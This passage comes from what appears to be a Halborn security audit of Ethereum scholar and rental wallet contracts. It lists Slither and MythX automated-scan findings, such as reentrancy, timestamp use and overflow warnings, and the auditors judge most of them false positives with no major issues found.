ScholarAutomator._returnAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/ScholarAutomator.sol#297-316) has external calls inside a loop: ReturnAsset(asset.internalId,asset.scholarWallet,asset.assetContract,asset.tokenId,asset.amount,withdrawalAddress,assetHandler.getCurrentBlockTimeStamp()) (contracts/scholar-wallet/ScholarAutomator.sol#307-315)
LibScholarTransferUtils.withdrawAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#11-39) has external calls inside a loop: IERC721(gameAsset.assetContract).transferFrom(currentOwner,withdrawalAddress,tokenId) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#21)
LibScholarTransferUtils.withdrawAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#11-39) has external calls inside a loop: IERC1155(gameAsset.assetContract).safeTransferFrom(currentOwner,withdrawalAddress,tokenId,amount,noData) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#31-37)
LibScholarTransferUtils.withdrawAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#11-39) has external calls inside a loop: isTransfered = IERC20(gameAsset.assetContract).transferFrom(currentOwner,withdrawalAddress,amount) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#23-27)
ScholarAutomator._sellAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/ScholarAutomator.sol#318-334) has external calls inside a loop: result = assetHandler.sellAsset(asset,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#319)
ScholarAutomator._sellAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/ScholarAutomator.sol#318-334) has external calls inside a loop: SoldAsset(asset.internalId,asset.scholarWallet,asset.assetContract,asset.tokenId,asset.amount,withdrawalAddress,assetHandler.getCurrentBlockTimeStamp()) (contracts/scholar-wallet/ScholarAutomator.sol#325-333)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop
```

```
Reentrancy in ScholarAutomator._returnAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/ScholarAutomator.sol#297-316):
        External calls:
        - result = assetHandler.returnAsset(asset,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#301)
        - LibScholarTransferUtils.withdrawAsset(asset,withdrawalAddress) (contracts/scholar-wallet/ScholarAutomator.sol#303)
        State variables written after the call(s):
        - _addHistoryRecord(asset,HistoryOperationType.Return) (contracts/scholar-wallet/ScholarAutomator.sol#305)
                - historyIndex ++ (contracts/scholar-wallet/ScholarAutomator.sol#365)
        - _addHistoryRecord(asset,HistoryOperationType.Return) (contracts/scholar-wallet/ScholarAutomator.sol#305)
                - historyRecords[historyIndex] = ScholarHistoryRecord(gameAsset.assetType,gameAsset.assetSourceType,gameAsset.internalId
,assetHandler.getCurrentBlockTimeStamp(),gameAsset.scholarWallet,gameAsset.status,operationType) (contracts/scholar-wallet/ScholarAutoma
tor.sol#356-364)
Reentrancy in ScholarAutomator._sellAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/ScholarAutomator.sol#318-334):
        External calls:
        - result = assetHandler.sellAsset(asset,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#319)
        - LibScholarTransferUtils.withdrawAsset(asset,withdrawalAddress) (contracts/scholar-wallet/ScholarAutomator.sol#321)
        State variables written after the call(s):
        - _addHistoryRecord(asset,HistoryOperationType.Sold) (contracts/scholar-wallet/ScholarAutomator.sol#323)
                - historyIndex ++ (contracts/scholar-wallet/ScholarAutomator.sol#365)
        - _addHistoryRecord(asset,HistoryOperationType.Sold) (contracts/scholar-wallet/ScholarAutomator.sol#323)
                - historyRecords[historyIndex] = ScholarHistoryRecord(gameAsset.assetType,gameAsset.assetSourceType,gameAsset.internalId
,assetHandler.getCurrentBlockTimeStamp(),gameAsset.scholarWallet,gameAsset.status,operationType) (contracts/scholar-wallet/ScholarAutoma
tor.sol#356-364)
Reentrancy in ScholarAutomator.addAsset(AddAssetParams) (contracts/scholar-wallet/ScholarAutomator.sol#200-248):
        External calls:
        - result = assetHandler.addAsset(gameAsset,params,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#214-218)
        State variables written after the call(s):
        - _addHistoryRecord(gameAsset,HistoryOperationType.Add) (contracts/scholar-wallet/ScholarAutomator.sol#223)
                - historyIndex ++ (contracts/scholar-wallet/ScholarAutomator.sol#365)
        - _addHistoryRecord(gameAsset,HistoryOperationType.Add) (contracts/scholar-wallet/ScholarAutomator.sol#223)
                - historyRecords[historyIndex] = ScholarHistoryRecord(gameAsset.assetType,gameAsset.assetSourceType,gameAsset.internalId
,assetHandler.getCurrentBlockTimeStamp(),gameAsset.scholarWallet,gameAsset.status,operationType) (contracts/scholar-wallet/ScholarAutoma
tor.sol#356-364)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2
```

```
Reentrancy in ScholarAutomator._returnAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/ScholarAutomator.sol#297-316):
        External calls:
        - result = assetHandler.returnAsset(asset,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#301)
        - LibScholarTransferUtils.withdrawAsset(asset,withdrawalAddress) (contracts/scholar-wallet/ScholarAutomator.sol#303)
        Event emitted after the call(s):
        - ReturnAsset(asset.internalId,asset.scholarWallet,asset.assetContract,asset.tokenId,asset.amount,withdrawalAddress,assetHandler
.getCurrentBlockTimeStamp()) (contracts/scholar-wallet/ScholarAutomator.sol#307-315)
Reentrancy in ScholarAutomator._sellAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/ScholarAutomator.sol#318-334):
        External calls:
        - result = assetHandler.sellAsset(asset,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#319)
        - LibScholarTransferUtils.withdrawAsset(asset,withdrawalAddress) (contracts/scholar-wallet/ScholarAutomator.sol#321)
        Event emitted after the call(s):
        - SoldAsset(asset.internalId,asset.scholarWallet,asset.assetContract,asset.tokenId,asset.amount,withdrawalAddress,assetHandler.g
etCurrentBlockTimeStamp()) (contracts/scholar-wallet/ScholarAutomator.sol#325-333)
Reentrancy in ScholarAutomator.addAsset(AddAssetParams) (contracts/scholar-wallet/ScholarAutomator.sol#200-248):
        External calls:
        - result = assetHandler.addAsset(gameAsset,params,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#214-218)
        Event emitted after the call(s):
        - AddEarnedAsset(gameAsset.tokenId,gameAsset.assetContract,gameAsset.amount,gameAsset.internalId,uint8(gameAsset.assetType),game
Asset.assetSource,gameAsset.scholarWallet,assetHandler.getCurrentBlockTimeStamp()) (contracts/scholar-wallet/ScholarAutomator.sol#237-24
6)
        - AddScholarAsset(gameAsset.tokenId,gameAsset.assetContract,gameAsset.amount,gameAsset.internalId,uint8(gameAsset.assetType),gam
eAsset.assetSource,gameAsset.scholarWallet,assetHandler.getCurrentBlockTimeStamp()) (contracts/scholar-wallet/ScholarAutomator.sol#226-2
35)
Reentrancy in ScholarAutomator.retireScholarWallet(RetireWalletParams) (contracts/scholar-wallet/ScholarAutomator.sol#149-172):
        External calls:
        - _returnOrSellAsset(gameAsset,getAssetSourceAddress()) (contracts/scholar-wallet/ScholarAutomator.sol#164)
                - result = assetHandler.sellAsset(asset,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#319)
                - result = assetHandler.returnAsset(asset,address(this)) (contracts/scholar-wallet/ScholarAutomator.sol#301)
                - LibScholarTransferUtils.withdrawAsset(asset,withdrawalAddress) (contracts/scholar-wallet/ScholarAutomator.sol#303)
                - LibScholarTransferUtils.withdrawAsset(asset,withdrawalAddress) (contracts/scholar-wallet/ScholarAutomator.sol#321)
                - IERC721(gameAsset.assetContract).transferFrom(currentOwner,withdrawalAddress,tokenId) (contracts/scholar-wallet/utils/
libs/LibScholarTransferUtils.sol#21)
                - isTransfered = IERC20(gameAsset.assetContract).transferFrom(currentOwner,withdrawalAddress,amount) (contracts/scholar-
wallet/utils/libs/LibScholarTransferUtils.sol#23-27)
                - IERC1155(gameAsset.assetContract).safeTransferFrom(currentOwner,withdrawalAddress,tokenId,amount,noData) (contracts/sc
holar-wallet/utils/libs/LibScholarTransferUtils.sol#31-37)
        Event emitted after the call(s):
        - ScholarWalletRetired(scholarWallet,assetHandler.getCurrentBlockTimeStamp()) (contracts/scholar-wallet/ScholarAutomator.sol#171
)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
```

```
LibScholarParamValidator.validateSignatureTimestamp(uint256) (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#80-89) us
es timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(timestamp < timestampWithTreshold,SIGNATURE_TIMESTAMP_IN_FUTURE_ERR) (contracts/scholar-wallet/utils/libs
/LibScholarParamValidator.sol#84)
        - require(bool,string)(blockTimestamp - timestamp <= SIGNATURE_VALIDITY_PERIOD,SIGNATURE_VALIDITY_PERIOD_ERR) (contracts/scholar
-wallet/utils/libs/LibScholarParamValidator.sol#85-88)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
```

```
ScholarAutomator.addScholarWallet(AddScholarWalletParams) (contracts/scholar-wallet/ScholarAutomator.sol#123-147) compares to a boolean
constant:
        -require(bool,string)(knownScholarWallets[params.walletAddress].known == false,SCHOLAR_WALLET_EXISTS_ERR) (contracts/scholar-wal
let/ScholarAutomator.sol#124-127)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality
```

```
ScholarAutomator._addHistoryRecord(ScholarAssetDescription,HistoryOperationType) (contracts/scholar-wallet/ScholarAutomator.sol#352-366)
 has costly operations inside a loop:
        - historyIndex ++ (contracts/scholar-wallet/ScholarAutomator.sol#365)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#costly-operations-inside-a-loop
```

```
Variable LibScholarParamValidator.validateErc20Approval(IERC20,uint256,address,address,string).errorMesasge (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#55) is too similar to LibScholarParamValidator.validateErc721AssetOwnership(IERC721,address,uint256,string).errorMessage (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#26)
Variable LibScholarParamValidator.validateErc20Approval(IERC20,uint256,address,address,string).errorMesasge (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#55) is too similar to LibScholarParamValidator.validateErc721Approval(IERC721,address,address,string).errorMessage (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#35)
Variable LibScholarParamValidator.validateErc20Approval(IERC20,uint256,address,address,string).errorMesasge (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#55) is too similar to LibScholarParamValidator.validateErc1155Approval(IERC1155,address,address,string).errorMessage (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#75)
Variable LibScholarParamValidator.validateErc20Approval(IERC20,uint256,address,address,string).errorMesasge (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#55) is too similar to LibScholarParamValidator.validateErc1155AssetOwnership(IERC1155,uint256,address,uint256,string).errorMessage (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#66)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-too-similar
```

```
ScholarAutomatorBase.assetHandler (contracts/scholar-wallet/ScholarAutomatorBase.sol#20) should be immutable
ScholarAutomatorBase.policyHandler (contracts/scholar-wallet/ScholarAutomatorBase.sol#19) should be immutable
ScholarAutomatorBase.recoverable (contracts/scholar-wallet/ScholarAutomatorBase.sol#18) should be immutable
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-immutable
```

RentalAutomatorProxy.sol

```
LibRentalDiamond.addReplaceRemoveFacetSelectors(uint256,bytes32,address,FacetCutAction,bytes4[]).selectorIndex_scope_3 (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#154) is a local variable never initialized
LibRentalDiamond.addReplaceRemoveFacetSelectors(uint256,bytes32,address,FacetCutAction,bytes4[]).selectorIndex (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#100) is a local variable never initialized
RentalAutomatorProxy.constructor(FacetCutWithoutInitData[]).facetIndex (contracts/rental-wallet/RentalAutomatorProxy.sol#20) is a local variable never initialized
LibRentalDiamond.addReplaceRemoveFacetSelectors(uint256,bytes32,address,FacetCutAction,bytes4[]).selectorIndex_scope_0 (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#127) is a local variable never initialized
LibRentalDiamond.diamondCut(FacetCut[]).facetIndex (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#57) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

```
Reentrancy in LibRentalDiamond.diamondCut(FacetCut[]) (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#44-87):
        External calls:
        - initializeDiamondCut(_diamondCut[facetIndex].facetAddress,_diamondCut[facetIndex].initCallData) (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#67-70)
                - (success,error) = _init.delegatecall(_calldata) (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#233)
        Event emitted after the call(s):
        - DiamondCut(_diamondCut,address(0),) (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#86)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
```

```
RentalAutomatorProxy._fallback() (contracts/rental-wallet/RentalAutomatorProxy.sol#45-80) uses assembly
        - INLINE ASM (contracts/rental-wallet/RentalAutomatorProxy.sol#50-52)
        - INLINE ASM (contracts/rental-wallet/RentalAutomatorProxy.sol#64-79)
LibRentalDiamond.initializeDiamondCut(address,bytes) (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#227-246) uses assembly
        - INLINE ASM (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#238-241)
LibRentalDiamond.enforceHasContractCode(address,string) (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#248-254) uses assembly
        - INLINE ASM (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#250-252)
LibRentalStorage.diamondStorage() (contracts/rental-wallet/upgrade-diamond/libs/LibRentalStorage.sol#10-16) uses assembly
        - INLINE ASM (contracts/rental-wallet/upgrade-diamond/libs/LibRentalStorage.sol#13-15)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
```

```
Low level call in LibRentalDiamond.initializeDiamondCut(address,bytes) (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#227-246):
        - (success,error) = _init.delegatecall(_calldata) (contracts/rental-wallet/upgrade-diamond/libs/LibRentalDiamond.sol#233)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
```

ScholarAutomatorProxy.sol

```
LibScholarTransferUtils.withdrawAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#11-39) uses arbitrary from in transferFrom: IERC721(gameAsset.assetContract).transferFrom(currentOwner,withdrawalAddress,tokenId) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#21)
LibScholarTransferUtils.withdrawAsset(ScholarAssetDescription,address) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#11-39) uses arbitrary from in transferFrom: isTransfered = IERC20(gameAsset.assetContract).transferFrom(currentOwner,withdrawalAddress,amount) (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#23-27)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#arbitrary-from-in-transferfrom
```

```
LibScholarDiamond.addReplaceRemoveFacetSelectors(uint256,bytes32,address,FacetCutAction,bytes4[]).selectorIndex_scope_3 (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#154) is a local variable never initialized
LibScholarTransferUtils.withdrawAsset(ScholarAssetDescription,address).noData (contracts/scholar-wallet/utils/libs/LibScholarTransferUtils.sol#30) is a local variable never initialized
LibScholarDiamond.diamondCut(FacetCut[]).facetIndex (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#57) is a local variable never initialized
LibScholarDiamond.addReplaceRemoveFacetSelectors(uint256,bytes32,address,FacetCutAction,bytes4[]).selectorIndex (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#100) is a local variable never initialized
LibScholarDiamond.addReplaceRemoveFacetSelectors(uint256,bytes32,address,FacetCutAction,bytes4[]).selectorIndex_scope_0 (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#127) is a local variable never initialized
ScholarAutomatorProxy.constructor(FacetCutWithoutInitData[]).facetIndex (contracts/scholar-wallet/ScholarAutomatorProxy.sol#20) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

```
Reentrancy in LibScholarDiamond.diamondCut(FacetCut[]) (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#44-87):
        External calls:
        - initializeDiamondCut(_diamondCut[facetIndex].facetAddress,_diamondCut[facetIndex].initCallData) (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#67-70)
                - (success,error) = _init.delegatecall(_calldata) (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#233)
        Event emitted after the call(s):
        - DiamondCut(_diamondCut,address(0),) (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#86)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
```

```
LibScholarParamValidator.validateSignatureTimestamp(uint256) (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#79-93) uses t
imestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(timestamp <= timestampWithTreshold,SIGNATURE_TIMESTAMP_IN_FUTURE_ERR) (contracts/scholar-wallet/utils/libs/Li
bScholarParamValidator.sol#84)
        - blockTimestamp >= timestamp (contracts/scholar-wallet/utils/libs/LibScholarParamValidator.sol#86)
        - require(bool,string)(blockTimestamp - timestamp <= SIGNATURE_VALIDITY_PERIOD,SIGNATURE_VALIDITY_PERIOD_ERR) (contracts/scholar-wal
let/utils/libs/LibScholarParamValidator.sol#88-91)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
ScholarAutomatorProxy._fallback() (contracts/scholar-wallet/ScholarAutomatorProxy.sol#45-74) uses assembly
        - INLINE ASM (contracts/scholar-wallet/ScholarAutomatorProxy.sol#50-52)
        - INLINE ASM (contracts/scholar-wallet/ScholarAutomatorProxy.sol#58-73)
LibScholarDiamond.initializeDiamondCut(address,bytes) (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#227-246) uses ass
embly
        - INLINE ASM (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#238-241)
LibScholarDiamond.enforceHasContractCode(address,string) (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#248-254) uses
assembly
        - INLINE ASM (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarDiamond.sol#250-252)
LibScholarStorage.diamondStorage() (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarStorage.sol#10-16) uses assembly
        - INLINE ASM (contracts/scholar-wallet/upgrade-diamond/libs/LibScholarStorage.sol#13-15)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
```

- Re-entrancy issues are false positives.
- Usage of timestamp for comparisons is false positive.
- Vast number of findings are false positives.
- Multiple informational issues related to solidity naming convention were identified.
- Some findings were reported, e.g. IMMUTABILITY CAN BE INTRODUCED
- No major issues were found by Slither.

5.2 AUTOMATED SECURITY SCAN

Description:

Halborn used automated security scanners to assist with detection of well-known security issues and to identify low-hanging fruits on the targets for this engagement. Among the tools used was MythX, a security analysis service for Ethereum smart contracts. MythX performed a scan on the smart contracts and sent the compiled results to the analyzers in order to locate any vulnerabilities.

Results:

RentalAutomator.sol

Report for common/constants/RentalConstants.sol
https://dashboard.mythx.io/#/console/analyses/753b2040-c6c1-4fd6-b9de-f1a097aa33fb

Line	SWC Title	Severity	Short Description
4	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
5	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
6	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered

Report for common/utils/PublicUtils.sol
https://dashboard.mythx.io/#/console/analyses/753b2040-c6c1-4fd6-b9de-f1a097aa33fb

Line	SWC Title	Severity	Short Description
18	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
19	(SWC-110) Assert Violation	Unknown	Out of bounds array access

Report for rental-wallet/RentalAutomator.sol
https://dashboard.mythx.io/#/console/analyses/753b2040-c6c1-4fd6-b9de-f1a097aa33fb

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
567	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
581	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
582	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
589	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
590	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
595	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
596	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
598	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
599	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
629	(SWC-110) Assert Violation	Unknown	Out of bounds array access
630	(SWC-110) Assert Violation	Unknown	Out of bounds array access
718	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
719	(SWC-110) Assert Violation	Unknown	Out of bounds array access
723	(SWC-110) Assert Violation	Unknown	Out of bounds array access
725	(SWC-110) Assert Violation	Unknown	Out of bounds array access
729	(SWC-110) Assert Violation	Unknown	Out of bounds array access

Report for rental-wallet/RentalAutomatorBase.sol
https://dashboard.mythx.io/#/console/analyses/753b2040-c6c1-4fd6-b9de-f1a097aa33fb

Line	SWC Title	Severity	Short Description
131	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
131	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered

Report for rental-wallet/utils/libs/LibRentalParamValidator.sol
https://dashboard.mythx.io/#/console/analyses/753b2040-c6c1-4fd6-b9de-f1a097aa33fb

Line	SWC Title	Severity	Short Description
105	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
109	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
157	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered

Report for rental-wallet/utils/libs/helpers/LibErc1155Helper.sol
https://dashboard.mythx.io/#/console/analyses/753b2040-c6c1-4fd6-b9de-f1a097aa33fb

Line	SWC Title	Severity	Short Description
88	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
109	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered

Report for rental-wallet/utils/libs/helpers/LibErc20Helper.sol
https://dashboard.mythx.io/#/console/analyses/753b2040-c6c1-4fd6-b9de-f1a097aa33fb

Line	SWC Title	Severity	Short Description
87	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
108	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered

```
Report for rental-wallet/utils/libs/helpers/LibErc721Helper.sol
https://dashboard.mythx.io/#/console/analyses/753b2040-c6c1-4fd6-b9de-f1a097aa33fb
```

Line	SWC Title	Severity	Short Description
85	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
106	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered

ScholarAutomator.sol

Report for scholar-wallet/ScholarAutomator.sol
https://dashboard.mythx.io/#/console/analyses/b1159908-a7fc-4543-8eb1-7dcb41c75fd0

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
161	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
365	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered

Report for scholar-wallet/ScholarAutomatorBase.sol
https://dashboard.mythx.io/#/console/analyses/b1159908-a7fc-4543-8eb1-7dcb41c75fd0

Line	SWC Title	Severity	Short Description
97	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
97	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered

Report for scholar-wallet/utils/libs/IterableMapping.sol
https://dashboard.mythx.io/#/console/analyses/b1159908-a7fc-4543-8eb1-7dcb41c75fd0

Line	SWC Title	Severity	Short Description
33	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
33	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
34	(SWC-110) Assert Violation	Unknown	Out of bounds array access
39	(SWC-110) Assert Violation	Unknown	Out of bounds array access
48	(SWC-110) Assert Violation	Unknown	Out of bounds array access

Report for scholar-wallet/utils/libs/LibScholarParamValidator.sol
https://dashboard.mythx.io/#/console/analyses/b1159908-a7fc-4543-8eb1-7dcb41c75fd0

Line	SWC Title	Severity	Short Description
83	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
86	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered

RentalAutomatorProxy.sol

```
Report for rental-wallet/RentalAutomatorProxy.sol
https://dashboard.mythx.io/#/console/analyses/bb732592-d4f1-463a-a819-90d66ff3a0c2
```

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
46	(SWC-109) Uninitialized Storage Pointer	Medium	Dangerous use of uninitialized storage variables.

ScholarAutomatorProxy.sol

```
Report for scholar-wallet/ScholarAutomatorProxy.sol
https://dashboard.mythx.io/#/console/analyses/9b4666b4-c80f-4f7a-8667-0e4ee3e62af5
```

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
46	(SWC-109) Uninitialized Storage Pointer	Medium	Dangerous use of uninitialized storage variables.

- The majority of identified issues are related to arithmetic operations and out-of-bounds array access.
- The Integer Overflow and Underflow findings are false positives.
- Findings related to the OpenZeppelin libraries were omitted.
- Duplicate contract scans were omitted.
- No major issues were discovered by Mythx software.

THANK YOU FOR CHOOSING

// HALBORN